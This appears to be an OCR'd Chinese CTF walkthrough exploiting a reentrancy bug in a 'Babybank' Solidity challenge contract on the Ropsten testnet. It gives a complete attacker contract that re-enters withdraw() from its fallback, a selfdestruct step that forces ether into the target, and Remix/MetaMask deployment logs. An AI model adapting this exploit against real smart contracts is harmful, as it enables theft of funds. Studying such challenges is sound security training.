
```
interface BabybankInterface {
    function withdraw(uint256 amount) external;
    function profit() external;
    function guess(uint256 number) external;
    function transfer(address to, uint256 amount) external;
    function payforflag(string md5ofteamtoken, string b64email) external;
}
contract attacker {
    BabybankInterface constant private target = BabybankInterface(0x93466d15A8706264Aa70edBCb69B7e13394D049f);
    uint private flag = 0;
    function exploit() public payable {
        target.profit();
        target.guess(0x0000000000002f13bfb32a59389ca77789785b1a2d36c26321852e813491a1ca);
        target.withdraw(2);
        target.payforflag("Taijie", "Along");
    }
    function() external payable {
        require (flag == 0);
        flag = 1;
        target.withdraw(2);
    }
}
```

CTF中的重入

1.首先利用自毁给漏洞合约转币

漏洞复现使用：Remix+MetaMask工具

```
function kill() public payable {
    selfdestruct(address(0x93466d15A8706264Aa70edBCb69B7e13394D049f));
}
```



ropsten.etherscan.io/address/0x93466d15A8706264Aa70edBCb69B7e13394D049f#internaltx

Etherscan
Ropsten Testnet Network

Contract 0x93466d15A8706264Aa70edBCb69B7e13394D049f

Contract Overview

Balance: 0.2 Ether

More Info


My Name Tag: Not Available

Contract Creator: 0xeb7672b53c870db95... at txn 0x82baf5efff72269bec6...

Transactions | Internal Txns | Contract | Events

Latest 25 internal transaction

Parent Txn Hash	Block	Age	From		To	Value
0x48beddbebbd5c39e5...	8989569	42 secs ago	0xc4bb0f7b0303d62e1...		0x93466d15a8706264a...	0.2 Ether
0xac2cb4a5f61ec1c49c...	8731691	40 days 18 hrs ago	0x93466d15a8706264a...	→	0xeb7672b53c870db95...	0.9998 Ether



Ropsten 测试网络


Not connected
Account 1
0x1Ef1...B1b4

3.0894 ETH

发送 ETH Nov 11 · To: 0xb1b1...6063	-1 ETH -1 ETH
Receive Nov 11 · From: 0x81b7...7647	1 ETH 1 ETH

CTF中的重入

2.使用前四位为b1b1的地址部署攻击合约attacker


Remix - Ethereum IDE
remix.ethereum.org/#optimize=false&evmVersion=null&version=soljson-v0.4.24+commit.e67f0147.js
DEPLOY & RUN TRANSACTIONS
Home
11d.sol
Deploy
PUBLISH TO IPFS
OR
At Address
Load contract from Address
Transactions recorded 6
Deployed Contracts
ATTACKER AT 0XF6C...735F8 (BLOCKCHAIN)
MetaMask Notification
Ropsten 测试网络
Account 2
新合约
合约部署
DETAILS
DATA
拒绝
确认
listen on network
Search with transaction hash or addr...
Debug

ENVIRONMENT: Injected Web3 (Ropsten (3) network)
ACCOUNT: 0xb1b...76063 (0.5970120
GAS LIMIT: 3000000
VALUE: 0 wei
CONTRACT: attacker - browser/11d.sol

```solidity
pragma solidity ^0.4.24;

interface BabybankInterface {
    function withdraw(uint256 amount) external;
    function profit() external;
    function guess(uint256 number) external;
    function transfer(address to, uint256 amount) external;
    function payforflag(string md5ofteamtoken, string b64email) external;
}

contract attacker {

    BabybankInterface constant private target = BabybankInterface(0x93466d15A8706264Aa70edBCb69B7e13394D049f);

    uint private flag = 0;

    function exploit() public payable {
        target.profit();
        target.guess(0x0000000000002f13bfb32a59389ca77789785b1a2d36c26321852e813491a1ca);
        target.withdraw(2);
        target.payforflag("Taijie", "Along");
    }

    function() external payable {
        require (flag == 0);
        flag = 1;
        target.withdraw(2);
    }
}
```

♦0

GAS FEE ♦0.000554 无可用兑换率
Gas Price (GWEI): 2
Gas Limit: 277149
AMOUNT + GAS FEE
TOTAL ♦0.000554 无可用兑换率


```
creation of attacker pending...

https://ropsten.etherscan.io/tx/0x4693a3f02d0d5edf7793a00cd185f8f46f571f8f4a776be6e496fbd5962f9183

✓ [block:9048350 txIndex:12] from: 0xb1b...76063 to: attacker.(constructor) value: 0 wei data: 0x608...e0029 logs: 0 hash: 0x469...f9183
```

枚举地址建议使用：

https://vanity-eth.tk/

CTF中的重入

3.攻击合约部署成功后，调用该合约的exploit函数



```solidity
pragma solidity ^0.4.24;

interface BabybankInterface {
    function withdraw(uint256 amount) external;
    function profit() external;
    function guess(uint256 number) external;
    function transfer(address to, uint256 amount) external;
    function payforflag(string md5ofteamtoken, string b64email) external;
}

contract attacker {

    BabybankInterface constant private target = BabybankInterface(0x93466d15A8706264Aa70edBCb69B7e13394D049f);

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    function exploit() public payable {
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        target.guess(0x0000000000002f13bfb32a59389ca77789785b1a2d36c26321852e813491a1ca);
        target.withdraw(2);
        target.payforflag("Taijie", "Along");
    }

    function() external payable {
        require (flag == 0);
        flag = 1;
        target.withdraw(2);
    }
```

```
transact to attacker.exploit pending ...

transact to attacker.exploit errored: [object Object]

transact to attacker.exploit pending ...

https://ropsten.etherscan.io/tx/0xf12d718027686ae16a369b055757b90a102c3ff9cd33d05cbd8e0d69b6fe12eb

[block:9048385 txIndex:28] from: 0xb1b...76063 to: attacker.exploit() 0xF6C...735f8 value: 0 wei data: 0x63
```

Confirmed transaction
Transaction 13 confirmed! View on Etherscan
Google Chrome

MetaMask钱包

